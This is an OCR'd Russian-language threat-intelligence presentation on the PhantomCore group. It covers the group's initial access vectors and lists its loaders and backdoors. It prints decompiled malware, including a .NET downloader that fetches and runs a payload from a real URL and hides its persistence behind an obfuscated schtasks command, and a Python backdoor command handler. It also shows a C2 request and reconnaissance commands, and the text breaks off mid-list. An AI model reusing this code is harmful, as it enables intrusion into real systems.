





Уязвимость, позволяющая украсть NTLMv2 открытую хеш-сумму при взаимодействии с .url-файлом в файловой системе OS Windows, не выполняя запуск самого файла.

# Rogue RDP

## Вектор, используемый в январе 2025


Злоумышленники формируют RDP-файл для подключения к удаленному серверу с определенными настройками, включающими, например, мониторинг логических дисков хоста, перенаправление буфера обмена, звуковых устройств и др.



# Polyglot


## Вектор, используемый с сентября 2024 до марта 2025






1

2





Злоумышленники запускают с помощью LNK-файла исполняемый файл с расширением .zip, содержащий ZIP-объект в оверлее для сокрытия.


3





# Polyglot


## Вектор, используемый с сентября 2024 до марта 2025



# Выводы


- Известно минимум о 5 первоначальных векторах группы PhantomCore, что говорит о постоянной эволюции и попытках избежать раннего обнаружения.
- Большинство вредоносных файлов распространяется под видом документов, договоров, счетов.
- Первоначальные векторы достаточно нестандартные, например, хакеры использовали известную CVE-2023-38831, но при этом модифицировали ее для RAR-архивов, хотя ранее публично было известно только ZIP вариации.

# Вредоносное ПО

PHDAYS FEST от positive technologies

# Версионирование ВПО

| Загрузчик | | Троян удаленного доступа (RAT) | |
|---|---|---|---|
| Название ВПО | ЯП | Название ВПО | ЯП |
| PhantomCore.Downloader | .NET | PhantomRAT v.1 | .NET |
| PhantomDL v.1 | Golang | PhantomRAT v.2 | Golang |
| PhantomDL v.2 | Golang | PhantomRAT v.3 | Golang |
| PhantomDL v.3 | Golang | PhantomRAT v.4 | Golang |
| PhantomDL v.4 | | Golang | |
| PhantomCore.KscDL | C++ | | |
| PhantomCore.KscDL_trim | C++ | | |
| PhantomeCore.GreqBackdoor | Golang | | |
| PhantomCore.PyTaskBackdoor | Python | | |




# Загрузчики

# PhantomCore.Downloader

## Использовался в январе - феврале 2024

**Язык программирования:** .NET

**Функциональные возможности:** загружает файл (полезную нагрузку) и закрепляет его в зараженной системе

```
private static void Main()
{
    string text = "https://filetransfer.io/data-package/hmiQV0vH/download";
    string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), "AppData\\Roaming\\Microsoft\\Windows");
    string text3 = Path.Combine(text2, "EventManager.exe");
    try
    {
        WebClient webClient = new WebClient();
        try
        {
            webClient.DownloadFile(text, text3);
        }
        finally
        {
            ((IDisposable)webClient)?.Dispose();
        }
        Process.Start(text3);
        string text4 = Schedule("MicrosoftStatisticCore", "-a " + text2 + "\\EventManager.exe", "0", false);
        using (StreamWriter streamWriter = new StreamWriter(text2 + "\\link.xml"))
        {
            streamWriter.Write(text4);
        }
        Process.Start("cmd.exe", "/c s\"ch\"ta\"s\"ks -cr\"ea\"t\"e\" -t\"n\" Mic\"ros\"oftSt\"ati\"sticCore /X\"M\"L " + text2 + "\\link.xml");
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.ToString());
    }
}
```

Призрак в архиве
26 марта 2024

# PhantomDL v.1 / v.2


Использовался в марте - мае 2024

Язык программирования: Golang

Функциональные возможности: загружает файл (полезную нагрузку) и запускает его

Набор команд:

- install
- bay




Невидимые связи
13 мая 2024

# PhantomDL v.3 / v.4

Использовались в мае - июле 2024

Язык программирования: Golang

PhantomDL v.4:

- добавлена коммуникация с C2 через RSocket протокол
- добавлена возможность хранить запасной C2

Функциональные возможности:
добавлена возможность выполнения команд в интерпретаторе команд Windows

Набор команд:

- install
- upload
- execute
- workdir

# PhantomCore.KscDL / PhantomCore.KscDL_trim

Использовались в августе 2024 - январе 2025

Язык программирования: C++

Набор команд PhantomCore.KscDL:

- in
- up
- ex
- st

Набор команд PhantomCore.KscDL_trim:

- up
- ex
- st

Различия между версиями:

- набор команд
- данные, отправляемые на C2
- реализация функциональных возможностей

RSDSI Table

| Offset | Name | Value |
|---|---|---|
| 94170 | Sig | RSDS |
| 94174 | GUID | {1067EF83-0FF9-4F1B-B6EF-95C32A970233} |
| 94184 | Age | 33 |
| 94188 | PDB | C:\ksc\Release\ksc.pdb |

```
........RSDS...+
..6O.m......0...
C:\trim\Release\
trim.pdb........
```

Призрачно всё
6 сентября 2024

# PhantomCore.GreqBackdoor

Использовался в октябре 2024

Язык программирования: Golang

Набор команд:

- up
- ex

```
GET /connect HTTP/1.1
Host: 45.87.245.53:80
User-Agent: GRequests/0.10
Accept-Encoding: gzip

HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 4

true
```

Функциональные возможности: способен выполнять произвольные команды в интерпретаторе команд Windows, а также загружать произвольные файлы на зараженный хост

# PhantomCore.PyTaskBackdoor

Использовался в марте 2025

```python
def execute_task(task, use_popen=False):
    try:
        if task.strip() == 'pwd':
            task = 'cd'
        if task.startswith('cd '):
            new_dir = task[3:].strip()
            try:
                os.chdir(new_dir)
                return f'Changed directory to {os.getcwd()}'
            except Exception as e:
                return str(e)
        else:
            if task.startswith('load '):
                parts = task[5:].strip().split(maxsplit=1)
                if len(parts) < 2:
                    return 'Invalid load command. Usage: load <URL> <destination_path>'
                url = parts[0].strip()
                destination_path = parts[1].strip()
                file_name = os.path.basename(url)
                save_path = os.path.join(destination_path, file_name)
                os.makedirs(destination_path, exist_ok=True)
                return download_file(url, save_path)
            if use_popen:
                process = subprocess.Popen(task, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                stdout, stderr = process.communicate(timeout=1)
                encoding = chardet.detect(stdout)['encoding']
                return stdout.decode('\n' + encoding) if stdout else 'No output'
            result = subprocess.run(task, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, encoding='cp866', timeout=10)
            if result.returncode == 0:
                return result.stdout if result.stdout else 'No output'
            return result.stderr if result.stderr else 'Command failed with no error output'
    except subprocess.TimeoutExpired:
        return f'Background process started with PID: {process.pid}'
    except Exception as e:
        return str(e)
```

# Замеченные команды загрузчиков

Сетевые команды:

- arp -a
- nslookup 127.0.0.1
- nslookup {domain}
- route print
- ipconfig

Пользователи и группы:

- net user
- net user /domain
- net group /domain
- net group {group_name}

Файловая система:


- cd
- dir {folder_path}

Системная информация:

- systeminfo
- hostname

Выключение и перезагрузка:

